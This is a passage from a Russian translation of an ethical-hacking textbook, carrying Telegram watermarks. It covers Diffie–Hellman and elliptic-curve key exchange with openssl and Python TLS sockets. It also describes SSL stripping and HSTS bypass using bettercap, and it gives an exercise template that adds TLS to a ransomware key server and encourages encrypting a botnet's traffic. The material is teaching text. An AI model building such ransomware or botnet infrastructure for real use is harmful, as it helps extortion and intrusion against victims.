Tlgm: @it_boooks

После генерации параметров мы можем просмотреть их, выполнив команду:

```
kali@kali:~$ openssl pkeyparam -in parametersPG.pem -text
```

Программа `pkeyparam` библиотеки `openssl` извлекает параметры из файла `.pem`, а флаг `text` выводит удобочитаемую версию ключа. После выполнения этой команды вы должны увидеть примерно следующее:

```
----BEGIN DH PARAMETERS-----
MIIBCAKCAQEA9vcePAZIOjEdJzd0c9cK29wGvoIA/iPnGVf/36HnxeeSt5HBZsrbiDomXlmc31ykKQuHuob
NA5d/qCBhJeOINr0OLr70fBcK2HuLWGInbVDi7niTatd4l7PRZlbwau/cY17eCA9bi9H2QgPku9+FbcIRaT
SwMpeQliJ7B7FqWvrTEvIpz/Kb0d6nucUjwj4EbZrLeLAwKAw2+6g2POnYfVg5Mqoz5K9e1YOn/tLFUpiGd
BbujMtJjI0glvoCykr96wsZ/I9GHMArIjm8LQA46UyLXhjdCYs2T+Jf+8t2pXNrpigtf3n1mFkguOBaQWP2
oKn+FC/EfWwKwuBqqvmd2wIBAg==
-----END DH PARAMETERS-----
DH Parameters: (2048 bit)
    prime:
        00:f6:f7:1e:3c:06:48:3a:31:1d:27:37:74:73:d7:
        ....
        f6:a0:a9:fe:14:2f:c4:7d:6c:0a:c2:e0:6a:aa:f9:
        9d:db
    generator: 2 (0x2)
```

В верхнем разделе находятся параметры в формате Base64, а в нижнем разделе они показаны в понятном человеку виде. Оба параметра, p (простое число) и g (генератор), представлены в шестнадцатеричном формате. Мы используем их для создания открытого ключа.

Этап 2. Создание открытого и закрытого ключей

Прежде чем Алиса и Боб смогут сгенерировать свои открытые ключи, каждый из них должен случайным образом выбрать число, которое будет служить им в качестве закрытого ключа. Затем Алиса и Боб смогут вычислить открытые ключи, g^A и g^B, где A и B — их закрытые ключи. АНБ рекомендует использовать ключи размером 3072 бита или больше, однако это может оказаться неудобным, поскольку для генерации более длинных ключей требуется больше времени. Например, стандартному настольному компьютеру требуется более семи часов на генерацию 6144-битного RSA-ключа. Поэтому библиотека `openssl` по умолчанию генерирует ключи размером 2048 бит. Таблица 6.2 иллюстрирует этот процесс.

Таблица 6.2. Генерация открытого и закрытого ключей

Ключи	**Алиса**	**Боб**
Закрытый ключ (A и B)	A = случайное значение	B = случайное значение
Открытый ключ (a и b)	$a = g^A$	$b = g^B$

Tlgm: @it_boooks

Мы можем сгенерировать открытый и закрытый ключи Алисы, выполнив команду:

```
kali@kali:~$ openssl genpkey -paramfile parametersPG.pem -out
AlicePublicPrivateKeyPair.pem
```

Флаг `-paramfile` приказывает библиотеке `openssl` использовать параметры из файла `parametersPG.pem` и `genpkey` для создания нового открытого и закрытого ключей. После генерации этой пары ключей мы можем просмотреть ее, выполнив команду:

```
kali@kali:~$ openssl pkey -in AlicePublicPrivateKeyPair.pem -text -noout
```

Утилита `openssl pkey` анализирует закрытые ключи. Вывод этой команды представляет оба ключа в виде 2048-битных шестнадцатеричных чисел, как показано далее:

```
DH Private-Key: (2048 bit)
    private-key:
        53:2f:45:2d:4a:15:c3:62:4f:4c:b8:4f:43:92:8b:
        98:7c:f6:fd:1f:54:16:15:c6:28:a1:ae:8a:80:73:
       ....
    public-key:
        7f:c6:af:1e:ff:aa:ba:59:98:02:19:fb:93:6d:cc:
        57:28:00:48:20:a7:38:6a:41:43:1b:d6:00:32:8f:
       ....
    prime:
        00:f6:f7:1e:3c:06:48:3a:31:1d:27:37:74:73:d7:
        0a:db:dc:06:be:82:00:fe:23:e7:19:57:ff:df:a1:
       ....
    generator: 2 (0x2)
```

Помните о том, что сообщать свой закрытый ключ нельзя никому. Если злоумышленник украдет или вычислит ваш закрытый ключ, то сможет расшифровать ваши сообщения.

Теперь мы используем те же открытые параметры для генерации открытого и закрытого ключей Боба:

```
kali@kali:~$ openssl genpkey -paramfile parametersPG.pem –out
➥ BobPublicPrivateKeyPair.pem
```

Очень важно, чтобы Алиса и Боб использовали одни и те же параметры, в противном случае значения вычисленных им секретных ключей будут различаться.

Почему хакер не может вычислить закрытый ключ

Возможно, вы задаетесь вопросом о том, почему хакер не может использовать открытый параметр g и открытый ключ a для вычисления закрытого ключа Алисы.

Tlgm: @it_boooks

Вам может показаться, что злоумышленник способен найти значение A, вычислив основание дискретного логарифма g открытого ключа a следующим образом:

$$a = g^A \Rightarrow A = log_g(a).$$

Это было бы возможно при небольшом значении a; однако в нашем случае длина числа a составляет 2048 бит. Это значит, что записанное в десятичном виде максимально возможное значение a состоит из 617 цифр, что эквивалентно триллиону, возведенному в 50-ю степень. Поскольку вычисление дискретного логарифма — гораздо более медленный процесс по сравнению с вычислением исходной экспоненты, то злоумышленнику потребуется несколько миллиардов лет на то, чтобы вычислить случайное значение закрытого ключа A из открытого ключа a с помощью известных классических алгоритмов.

Однако исследователи ожидают, что когда-нибудь квантовые компьютеры смогут быстро вычислять дискретный логарифм, и тогда эти алгоритмы шифрования перестанут считаться надежными. Если вас это беспокоит, то вы можете использовать один из двух подходов к шифрованию файлов.

- **Выбирайте более длинные ключи.** Выбор ключа длиной 3072 бита может повысить его надежность, однако по мере совершенствования квантовых компьютеров даже такой длины будет недостаточно.
- **Используйте квантово-безопасный алгоритм шифрования.** Участники проекта Open Quantum Safe https://openquantumsafe.org/ разрабатывают реализации квантово-безопасных алгоритмов с открытым исходным кодом. Один из наиболее перспективных подходов — криптография на решетках. Однако его обсуждение выходит за рамки данной книги. Если вам интересно, то я рекомендую обратиться к главе 16 курса по прикладной криптографии Дэна Боне и Виктора Шупа: https://toc.cryptobook.us/.

Этап 3. Обмен открытыми ключами и nonce-числами

На данном этапе Алиса и Боб обмениваются своими открытыми ключами и nonce-числами (выбранными случайным образом). Как говорилось в главе 5, nonce-числа гарантируют уникальность каждого шифротекста. Данный этап описан в табл. 6.3.

Таблица 6.3. Обмен открытыми ключами и nonce-числами

Этап	Алиса	Боб
3	$\{a, nonce_a\} \rightarrow$ $\leftarrow \{b, nonce_b\}$	

Tlgm: @it_boooks

Используйте утилиту `openssl pkey` для извлечения открытого ключа Алисы:

```
kali@kali:~$ openssl pkey -in AlicePublicPrivateKeyPair.pem -pubout –out
➥ AlicePublicKey.pem
```

Флаг `pubout` приказывает библиотеке `openssl` вывести только открытый ключ Алисы. Извлеките открытый ключ Боба, используя тот же метод:

```
kali@kali:~$ openssl pkey -in BobPublicPrivateKeyPair.pem -pubout –out
➥ BobPublicKey.pem
```

Чтобы представить открытый ключ Боба в удобочитаемом виде, выполните следующую команду:

```
kali@kali:~$ openssl pkey -pubin -in BobPublicKey.pem -text
```

Обратите внимание на то, что сгенерированный файл содержит только открытый ключ Боба и общедоступные параметры p и g.

Этап 4. Вычисление общего секретного ключа

Теперь, когда у Алисы и Боба есть открытые ключи друг друга и общедоступные параметры, они могут совершенно независимо вычислить один и тот же секретный симметричный ключ. Для этого Алиса возводит открытый ключ Боба b в степень A (ее секретный ключ), в результате получая новый общий ключ S. Боб делает то же самое с открытым ключом Алисы a и своим секретным ключом B, в результате получая *тот же самый секретный ключ*.

Чтобы понять, почему два открытых ключа генерируют один и тот же секретный ключ, вспомните, что мы вычислили открытый ключ Алисы a, возведя g в степень A (ее секретный ключ), то есть $a = g^A$. Если мы подставим это в расчет секретного ключа Боба, то получим: $S = a^B = (g^A)^B = g^{AB}$. Если мы повторим этот процесс для Алисы, то увидим, что в результате вычислений она получает тот же секретный ключ: $S = b^A = (g^B)^A = g^{BA}$. Эти расчеты приведены в табл. 6.4.

Таблица 6.4. Вычисление общего ключа

Этап	Алиса	Боб
4	$S = b^A = (g^B)^A$	$S = a^B = (g^A)^B$

Теперь воспользуемся утилитой `openssl pkeyutil`, чтобы сформировать (`-derive`) секретный ключ Алисы на основе открытого ключа Боба (`-peerkey`):

```
kali@kali:~$ openssl pkeyutl -derive -inkey AlicePublicPrivateKeyPair.pem
➥ -peerkey BobPublicKey.pem -out AliceSharedSecret.bin
```

Tlgm: @it_boooks

Мы можем вычислить секретный ключ Боба, используя ту же команду:

```
kali@kali:~$ openssl pkeyutl -derive -inkey BobPublicPrivateKeyPair.pem
➥ -peerkey AlicePublicKey.pem -out BobSharedSecret.bin
```

Чтобы представить секретный ключ Алисы в удобочитаемом виде, выполните команду `xxd`:

```
kali@kali:~$ xxd AliceSharedSecret.bin
```

Теперь воспользуемся командой `cmp` для сравнения секретных ключей Алисы и Боба. Если они одинаковые, то на экране ничего не отобразится; однако в случае их несовпадения на экран будут выведены их различия:

```
kali@kali:~$ cmp AliceSharedSecret.bin BobSharedSecret.bin
```

Если все было сделано правильно, то на экране ничего не появится.

Этап 5. Формирование ключа

Несмотря на то что теперь у нас есть общий ключ, мы не можем использовать его напрямую ввиду его неправильной формы. Общий ключ представляет собой число, однако блочные шифры предполагают использование однородной случайной строки. Таким образом, мы должны применить функцию формирования ключа *HKDF*, чтобы получить однородную случайную строку из вычисленного значения. Функция HKDF использует общий ключ и оба nonce-числа для генерации окончательного симметричного ключа: $K = HKDF(S, nonce_a, nonce_b)$. В табл. 6.5 показано, как обе стороны преобразуют общее число в ключ с помощью функции формирования ключа HKDF.

Таблица 6.5. Преобразование S в ключ с помощью функции формирования ключа HKDF

Алиса	**Боб**
$K = HKDF(S, nonce_a, nonce_b)$	$K = HKDF(S, nonce_a, nonce_b)$

Используем функцию HKDF, чтобы сформировать ключ и зашифровать файл:

```
kali@kali:~$ openssl enc -aes-256-ctr -hkdf -e -a -in plain.txt -out
➥ encrypted.txt -pass file:AliceSharedSecret.bin
```

После запуска эта команда сформирует ключ из двоичного значения, хранящегося в файле `AliceSharedsecret.bin`. Затем библиотека `openssl` будет использовать полученный ключ, чтобы зашифровать файл `plain.txt` и записать зашифрованный результат в файл `encrypted.txt`.

Tlgm: @it_boooks

Атака на протокол Диффи — Хеллмана

Теперь, когда мы разобрались с принципом работы алгоритма Диффи — Хеллмана, рассмотрим, как государственные ведомства могут восстанавливать закрытые ключи из 1024-битных открытых ключей.

В идеале, когда задаются общие параметры, браузер случайным образом выбирает значение p из большого набора простых чисел. (Помните, что все операции выполняются по модулю p.) Однако большинство браузеров использует лишь небольшое подмножество простых чисел. Государственная организация, имеющая доступ к большим вычислительным ресурсам, может заранее вычислить все 1024-битные пары открытых и закрытых ключей для заданных простых чисел. Эту задачу можно решить с помощью самого быстрого из известных алгоритмов вычисления обратного логарифма под названием *«общий метод решета числового поля»* (general number field sieve, GNFS), который состоит из четырех этапов. Государственное ведомство заранее производит вычисления, относящиеся к первым трем этапам, а затем по необходимости выполняет оставшиеся вычисления.

В предыдущей версии протокола TLS (TLS 1.2) клиент и сервер согласовывали тип шифрования и длину ключа с помощью незашифрованных пакетов. Это позволяло хакерам перехватывать пакеты и уменьшать длину ключа до 1024 бит. К счастью, новейшая версия TLS (TLS 1.3) неуязвима для атак подобного типа.

Протокол Диффи — Хеллмана на эллиптических кривых

Протокол Диффи — Хеллмана на эллиптических кривых представляет собой более быструю реализацию алгоритма обмена ключами Диффи — Хеллмана, который обеспечивает аналогичный уровень надежности при использовании более коротких ключей. Например, 256-битный ECC-ключ (от ellipticcurve cryptography, эллиптическая криптография) эквивалентен 3072-битному RSA-ключу. (Ключи считаются эквивалентными, если для их взлома требуется одно и то же количество вычислительных ресурсов.)

Вместо вычисления экспонент данный протокол предполагает выполнение математических операций на *эллиптической кривой*, пример которой показан на рис. 6.6.

При использовании протокола Диффи — Хеллмана на эллиптических кривых открытый ключ Алисы a_{xy} представляет собой точку на эллиптической кривой, которая вычисляется путем умножения случайно выбранного секретного целого числа A на общую точку $G_{x,y}$, называемую *генератором*. Генератор — это такая точка на кривой, позволяющая максимизировать количество возможных открытых ключей, которые могут быть вычислены на ее основе.

Tlgm: @it_boooks




Рис. 6.6. График кривой secp256k1, построенный по примерным значениям генератора, закрытого ключа и связанного с ним открытого ключа

Посмотрим, как это работает.

Математика эллиптических кривых

Эллиптическая кривая определяется формулой:

$$y^2 = x^3 + ax + b,$$

где a и b — параметры кривой.

На рис. 6.6 показана популярная эллиптическая кривая secp256k1, которая используется в нескольких криптографических приложениях, включая Bitcoin. Кривая secp256k1 определяется следующим уравнением:

$$y^2 = x^3 + 7.$$

Национальный институт стандартов и технологий (National Institute of Standards and Technology, NIST) рекомендует использовать эллиптические кривые P-256 или Curve25519, которые в настоящее время наиболее широко распространены во Всемирной паутине. В этом подразделе мы будем использовать кривую secp256k1, показанную на рис. 6.6; однако описанные здесь концепции также применимы к P-256 и Curve25519.

Tlgm: @it_boooks

Как и исходный алгоритм Диффи — Хеллмана, протокол Диффи — Хеллмана на эллиптических кривых использует общий параметр G и пару «открытый — закрытый ключ». Открытый ключ представляет собой точку на кривой, а закрытый ключ — случайно выбранное целое число.

В табл. 6.6 представлены этапы процесса обмена ключами по протоколу Диффи — Хеллмана на эллиптических кривых. Как и в исходном алгоритме, все операции выполняются по модулю p; однако они были исключены из таблицы ради большей ясности.

Таблица 6.6. Этапы создания общего ключа в процессе обмена ключами по протоколу Диффи — Хеллмана на эллиптических кривых

Этап	Алиса	Боб
1	Общая точка: G_{xy}	
2	A = *случайное число* $a_{xy} = A \times G_{xy}$	B = *случайное число* $b_{xy} = B \times G_{xy}$
3	$\{a_{xy}, nonce_a\} \rightarrow$ $\leftarrow \{b_{xy}, nonce_b\}$	
4	$K_{xy} = A \times b_{xy} = A \times B \times G_{xy}$	$K_{xy} = B \times a_{xy} = B \times A \times G_{xy}$
5	$K = HKDF(K_x, nonce_a, nonce_b)$	$K = HKDF(K_x, nonce_a, nonce_b)$
6	$\leftarrow E(K,$ *данные*$) \rightarrow$	

Как видите, указанные этапы аналогичны этапам исходного алгоритма Диффи — Хеллмана. По этой причине я не буду рассматривать их подробно. Однако обратите внимание на то, что для генерации пар ключей данный алгоритм предполагает не возведение в степень, а умножение точек на эллиптической кривой.

Алгоритм удвоения и сложения

Если вам еще не доводилось работать с эллиптическими кривыми, то вы, вероятно, не знаете, как выполнять математические операции над точками кривой. Например, что означает умножение точки G_{xy} на целое число A?

Результат умножения точки G_{xy} на целое число 4 эквивалентен сумме четырех точек:

$$4 \times G_{xy} = G_{xy} + G_{xy} + G_{xy} + G_{xy}.$$

Прибавление точки G_{xy} к самой себе геометрически эквивалентно построению касательной в этой точке и отражению точки ее пересечения с эллиптической кривой относительно оси X. На рис. 6.7 этот процесс изображен графически.

Tlgm: @it_boooks




Рис. 6.7. Пример прибавления точки G_{xy} к самой себе

Более эффективный способ нахождения значения $4 \times G_{xy}$ предполагает уменьшение количества необходимых операций сложения путем последовательного вычисления значений выражений $2G_{xy} = G_{xy} + G_{xy}$ и $4G_{xy} = 2G_{xy} + 2G_{xy}$. По этой причине алгоритм, используемый для вычисления ключей по протоколу Диффи — Хеллмана на эллиптических кривых, называется *алгоритмом удвоения и сложения*.

Когда Алиса вычисляет свой открытый ключ $a_{xy} = A \times G_{xy}$, она отправляет его Бобу вместе с nonce-числом. Боб делает то же самое. Как только Алиса получает открытый ключ Боба, она вычисляет точку, представляющую общий ключ, умножая открытую точку Боба b_{xy} на свое секретное целое число A и получая новую точку: $K_{xy} = A \times b_{xy} = A \times B \times G_{xy}$. Боб делает то же самое и получает $K_{xy} = B \times a_{xy} = B \times A \times G_{xy}$. По традиции значение x извлекается из точки K_{xy} и передается функции HKDF для вычисления окончательного общего ключа.

Почему хакер не может использовать G_{xy} и a_{xy} для вычисления закрытого ключа A

И вновь вы можете спросить: почему хакер, знающий G_{xy} и a_{xy}, не может вычислить значение A? Напомню, что мы выбрали генератор G_{xy} таким образом, чтобы максимизировать количество точек на эллиптической кривой. Это, в сочетании с тем фактом, что все операции выполняются по модулю, а значение простого числа p является очень большим, сильно усложняет вычисление A на основании a_{xy} и G_{xy}. Если $(A \times G_{xy})$ меньше p, то вы можете попытаться вычислить A следующим образом:

$$A = a_{xy} / G_{xy}.$$

Tlgm: @it_boooks

Помните о том, что операция деления выполняется не над двумя числами, а над двумя точками на эллиптической кривой, поэтому мы можем производить только сложение и вычитание. Для решения предыдущего уравнения нам понадобился бы алгоритм, который эффективно выполняет деление, используя лишь сложение и вычитание. Однако ни один из известных в настоящее время классических алгоритмов на это не способен. Тем не менее важно отметить необходимость использования хорошего источника случайности при генерации *A*. Злоумышленник сможет легко определить значение *A*, если оно будет сгенерировано на основе предсказуемой или псевдослучайной последовательности.

Написание TLS-сокетов

Теперь воспользуемся библиотекой *SSL* (secure sockets layer, уровень защищенных сокетов) для реализации защищенного сокета на языке Python. Как и в главе 5, мы будем использовать синтаксис `with` для более эффективного управления ресурсами сокета.

Для шифрования сокетов мы будем использовать блочный шифр AES в режиме *GCM* (Galois/counter mode, счетчик с аутентификацией Галуа). Шифр AESGCM объединяет концепцию аутентификации сообщений с блочными шифрами, работающими в режиме счетчика, представленными в главе 5, в целях обеспечения конфиденциальности и целостности сообщений. Рассмотрим пример шифрования TCP-пакета. Мы хотим зашифровать содержимое пакета, но маршрутизаторам требуются его IP-адреса, поэтому нам нужно гарантировать неизменность данной информации. Следовательно, мы должны обеспечить проверку целостности как зашифрованной, так и незашифрованной части нашего пакета. Этот подход называется *аутентифицированным шифрованием с присоединенными данными*, и режим AES-GCM его поддерживает.

Начнем с написания защищенного клиентского сокета.

Защищенный клиентский сокет

Реализуем клиентский сокет, устанавливающий защищенное соединение с сервером, который будет реализован в следующем подразделе. Создайте новый файл с именем `secureSocket.py` и скопируйте в него следующий код:

```
import socket ❶
import ssl

client_key = 'client.key'
client_cert = 'client.crt'
server_cert = 'server.crt'
port = 8080

hostname = '127.0.0.1'
```

Tlgm: @it_boooks


```
context = ssl.SSLContext(ssl.PROTOCOL_TLS, cafile=server_cert) ❷
context.load_cert_chain(certfile=client_cert, keyfile=client_key) ❸
context.load_verify_locations(cafile=server_cert)
context.verify_mode = ssl.CERT_REQUIRED
context.options |= ssl.OP_SINGLE_ECDH_USE ❹
context.options |= ssl.OP_NO_TLSv1 | ssl.OP_NO_TLSv1_1 | ssl.OP_NO_TLSv1_2

with socket.create_connection((hostname, port)) as sock:❺
    with context.wrap_socket(sock, server_side=False, ❻
        server_hostname=hostname) as ssock:
        print(ssock.version())
        message = input("Please enter your message: ")
        ssock.send(message.encode())
        receives = ssock.recv(1024)
        print(receives)
```

Сначала мы импортируем библиотеки Python `socket` и `ssl` ❶. Затем создаем новый SSL-контекст ❷. SSL-контекст — это класс, который управляет сертификатами и другими параметрами сокета. Вместо того чтобы полагаться на инфраструктуру открытых ключей при проверке сертификатов, клиент и сервер будут содержать копии обоих сертификатов. Сгенерируем закрытый ключ и открытый сертификат сервера, выполнив команду:

```
kali@kali:~$ openssl req -new -newkey rsa:3072 -days 365 -nodes -x509
➥ -keyout server.key -out server.crt
```

Флаги `req` и `-new` указывают на то, что мы запрашиваем новый ключ. Флаг `-newkey rsa:3072` генерирует новый RSA-ключ длиной 3072 бита. Флаг `-days` указывает количество дней, в течение которых сертификат будет действителен, в данном случае — 365 дней. Флаг `-nodes` приказывает `openssl` создать незашифрованный закрытый ключ, а флаг `-x509` задает выходной формат сертификата. Флаг `-keyout` задает имя выходного файла (`server.key`), который будет содержать открытый и закрытый ключ, а флаг `-out` указывает имя выходного файла (`server.crt`), который будет содержать сертификат.

После запуска эта команда попросит вас ввести информацию для включения в сертификат. Вы можете оставить все поля пустыми или ввести абсолютно любые данные; в конце концов, это ваш сертификат. Помните о том, что любая информация, которую вы включите в сертификат, будет видна всем, кто попытается подключиться к вашему серверу.

Создав сертификат сервера в формате X.509, передайте его в SSL-контекст. Повторите описанные выше действия для создания сертификата и закрытого ключа клиента:

```
kali@kali:~$ openssl req -new -newkey rsa:3072 -days 365 -nodes -x509
-keyout client.key -out client.crt
```

Tlgm: @it_boooks

Загрузите закрытый ключ и сертификат клиента ❸. Сервер будет использовать их для проверки идентичности клиента.

Выберите алгоритм обмена ключами, установив соответствующий бит в параметрах контекста. Здесь мы рекомендуем использовать протокол Диффи — Хеллмана на эллиптических кривых. Мы устанавливаем соответствующий бит путем выполнения операции OR (ИЛИ) над значениями параметров и константой ssl `ssl.OP_SINGLE_ECDH_USE` ❹. Одним из важных преимуществ алгоритма обмена ключами Диффи — Хеллмана является возможность вычисления нового общего секрета для каждого соединения. Это означает, что если кто-то украдет ваш закрытый ключ, то сможет расшифровать только прошлые сообщения, но не последующие. Обычно это называется *прямой секретностью*.

После настройки параметров создайте новый сокет ❺ и поместите его в SSL-контекст ❻. Такая обертка сокета обеспечивает шифрование всей информации перед ее отправкой в сокет.

Защищенный серверный сокет

Теперь реализуем серверный сокет, программу, которая принимает безопасные соединения от клиента. Создайте новый файл с именем `secureServer.py` и скопируйте в него следующий код:

```
import socket
import ssl

client_cert = 'client.crt'
server_key = 'server.key'
server_cert = 'server.crt'
port = 8080
context = ssl.create_default_context(ssl.Purpose.CLIENT_AUTH) ❶
context.verify_mode = ssl.CERT_REQUIRED ❷
context.load_verify_locations(cafile=client_cert) ❸
context.load_cert_chain(certfile=server_cert, keyfile=server_key)
context.options |= ssl.OP_SINGLE_ECDH_USE
context.options |= ssl.OP_NO_TLSv1 | ssl.OP_NO_TLSv1_1 | ❹
➥ ssl.OP_NO_TLSv1_2

with socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0) as sock:
     sock.bind(('', port))
     sock.listen(1)
     with context.wrap_socket(sock, server_side=True) as ssock:
        conn, addr = ssock.accept()
        print(addr)
        message = conn.recv(1024).decode()
        capitalizedMessage= message.upper()
        conn.send(capitalizedMessage.encode())
```

Tlgm: @it_boooks

Мы настраиваем контекст по умолчанию на поддержку аутентификации клиента ❶. Это означает, что к серверу могут подключаться только клиенты с авторизованными сертификатами. Затем мы гарантируем проверку клиентских сертификатов сервером ❷. Далее указываем расположение сертификатов клиента и сервера ❸. Наконец, запрещаем использование всех предыдущих версий протокола TLS, тем самым гарантируя применение сервером самой последней версии TLS ❹. В данном случае это TLS 1.3.

Запустите скрипт `secureServer.py` в терминале Kali Linux. Затем откройте другой терминал, запустите `secureSocket.py` и при желании введите сообщение:

```
TLSv1.3
Please enter your message: test
b'TEST'
```

После запуска скрипта `secureServer.py` в окне терминала должно отобразиться примерно следующее:

```
('127.0.0.1', 36000)
```

> **ПРИМЕЧАНИЕ**
>
> Если у вас возникли проблемы при установлении защищенного соединения с сервером с помощью этих скриптов, то это может свидетельствовать о том, что ваша виртуальная машина Kali Linux загрязнена библиотеками, использовавшимися в предыдущих главах. В таком случае вам может потребоваться создать новую виртуальную машину. Подробное описание данного процесса приведено в главе 1.

Атака типа SSL stripping и обход HSTS

Как злоумышленник может обойти протокол TLS? Если хакер выполнит ARP-спуфинг, который мы обсуждали в главе 2, то сможет перехватить весь пользовательский трафик. Но если тот зашифрован, то хакер не сможет его прочитать.

Однако если жертва скачает незашифрованную страницу, содержащую безопасные ссылки, то злоумышленник может попытаться понизить версию протокола с HTTPS (предполагающего использование TLS) до HTTP путем замены безопасной HTTPS-ссылки:

```
<a href="https://www.exampleTestDomain.com/">Login</a>
```

небезопасной HTTP-ссылкой:

```
<a href="http://www.exampleTestDomain.com/">Login</a>
```

Современные браузеры защищаются от подобных атак, реализуя правила *строгой транспортной безопасности HTTP* (HTTP Strict Transport Security, HSTS).

Tlgm: @it_boooks

Серверы используют правила HSTS, принуждая браузеры использовать только протокол HTTPS; однако сервер может некорректно реализовывать эту политику в отношении определенных поддоменов. Изменив поддомен, хакер может обойти правила HSTS. Например, обратите внимание на дополнительную букву `w` в следующем домене:

```
<a href="http://wwww.exampleTestDomain.com/">Login</a>
```

Даже если домен wwww.exampleTestDomain.com поддерживает механизм HSTS, системный администратор может забыть применить эту политику к этому конкретному поддомену. Получив доступ к новому поддомену wwww.exampleTestDomain.com или support.exampleTestDomain.com, злоумышленник может реализовать атаку типа SSL stripping.

Для выполнения этой атаки вы можете использовать такой инструмент, как bettercap. Помимо всего прочего, эта хакерская утилита позволяет быстро атаковать все компьютеры в сети методом ARP-спуфинга, направлять трафик через прокси-сервер HTTP с помощью техники SSL stripping и обхода HSTS, а также внедрять вредоносный код JavaScript в веб-страницы, на которых механизм HSTS настроен неправильно.

Упражнение: добавление шифрования на сервер для программы-вымогателя

В главе 4 мы обсудили такой популярный хакерский инструмент, как ботнет. Однако недостатком нашего ботнета было то, что для связи с сервером боты использовали незашифрованные TCP-сокеты.

То же самое можно сказать и о сервере для программы-вымогателя, созданном нами в главе 5. В данном упражнении вам предстоит реализовать новую версию этого сервера, которая может принимать защищенные соединения. Далее приведен пример реализации сервера, поддерживающего несколько защищенных соединений. Используйте его в качестве образца для изменения собственного кода:

```
import socket
import ssl
import threading

client_cert = 'path/to/client.crt' ❶
server_key = 'path/to/server.key'
server_cert = 'path/to/server.crt'

port = 8080
context = ssl.create_default_context(ssl.Purpose.CLIENT_AUTH)
context.verify_mode = ssl.CERT_REQUIRED
context.load_verify_locations(cafile=client_cert)
```

Tlgm: @it_boooks


```
context.load_cert_chain(certfile=server_cert, keyfile=server_key)
context.options |= ssl.OP_SINGLE_ECDH_USE
context.options |= ssl.OP_NO_TLSv1 | ssl.OP_NO_TLSv1_1 | ssl.OP_NO_TLSv1_2

def handler(conn): ❷
    encrypted_key = conn.recv(4096).decode()
    #-----------------------------------------------
    #   Добавьте сюда код для расшифровки
    #-----------------------------------------------
    conn.send(decrypted_key.encode())
    conn.close()

with socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0) as sock:
    sock.bind(('', port))
    sock.listen(5) ❸
    with context.wrap_socket(sock, server_side=True) as ssock:
        while True:
            conn, addr = ssock.accept() ❹
            print(addr)
            handlerThread = threading.Thread(target=handler, args=(conn,)) ❺
            handlerThread.start()
```

Вы можете смело использовать сертификаты `client.crt` и `server.crt`, а также ключи `server.key` и `client.key`, созданные ранее в текущей главе. Для этого вам нужно будет указать пути к соответствующим файлам ❶. Кроме того, если вы еще не установили библиотеку `thread`, то сделайте это с помощью команды `pip`.

Я определил функцию, которая обрабатывает каждое входящее соединение ❷. Вам нужно добавить сюда свой код для выполнения расшифровки. Затем мы создаем очередь из пяти подключений ❸. По мере поступления новых запросов на подключение они будут добавляться в эту очередь, а после обработки — удаляться из нее. Новые запросы на подключение будут приниматься непрерывно ❹, а для обработки каждого из них будет создаваться новый поток ❺.

Реализовав защищенный сервер для программы-вымогателя, попробуйте зашифровать коммуникации своего ботнета.

Tlgm: @it_boooks

ЧАСТЬ III

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ

Tlgm: @it_boooks

7

Фишинг и дипфейки

Не верьте ничему из того, что вы читаете в сети.
Кроме этого. Хотя нет, и этому не верьте.

Дуглас Адамс

Хакеры используют методы *социальной инженерии*, чтобы обманом заставить жертв предоставить им доступ к своим системам. Социальная инженерия предполагает использование технологий в целях оказания на человека психологического воздействия. Эти методы применяются для кражи паролей, дестабилизации работы правительств и фальсификации результатов выборов.

Вероятно, вы уже знакомы с методами социальной инженерии, с помощью которых злоумышленники пытаются заставить пользователей совершить то или иное действие. Такие методы называются *фишинговыми* атаками. Опытные пользователи обычно довольно легко распознают поддельные электронные письма, а спам-фильтры вполне эффективно выявляют их по характерному содержимому и орфографическим ошибкам, а это означает, что от плохо спланированных атак защититься совсем не сложно.

Тем не менее при использовании подходящей наживки фишинговая атака может оказаться весьма успешной. В этой главе мы рассмотрим три метода социальной инженерии, которые позволяют хакерам создавать поддельные электронные письма, сайты и видео, а затем применим их для осуществления единой скоординированной атаки.

Tlgm: @it_boooks

Изощренная атака с применением социальной инженерии

